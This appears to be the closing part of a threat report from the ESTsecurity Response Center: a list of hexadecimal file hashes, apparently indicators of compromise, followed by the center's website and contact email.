3A6B48DE605AC9E58FFD83D87DB650EB
A16DAD1248433BBAD204AB4705AFC47A
2B78A7F0CD2EFB69BDACFF9B9C59F9CC
39B32E5FCEC968631B6BADEAF9BD517C
2F9353046222A49317C9DB3BE4CD1E12
01A07E5A28E53A5BC541D178FE229599
853017D8231ACF6AA912FB4A146FFD46
F450E6C90E9A3A907690FB66F08C8B49
E3B56B7BF01B029A6D929EFFA387F40B
690F9A8BD0CAE60AA75CB2C328D3CEAC
2A161B4B7EDCEFA8AFB06074B9D5B109
8A5815D8213A0A35CFFD38F2916B5A3C
8672B3D11AF66F45FD1BAF0575F17C09
7C4C8FA64B8A1D83AD171A841E4BB084
59B9FE0E284ABC7F5D1017BABF861DB1
58F87D07A46CCC284BC5D62B32FCBC27
E4103ECE1E3A2D9BC23954C0B4E2FF96
380E87B6F8B2CD2349A6794F16EDADDE
9728D9DAA55BF2AD69DC9D89DBC9969B
E656E1E46E3AD644F9701378490880E2
78E8C150481107D7A5ED99E7E420FD24
01A07E5A28E53A5BC541D178FE229599

ESTsecurity

ESTsecurity Response Center

https://www.estsecurity.com/

esrc@estsecurity.com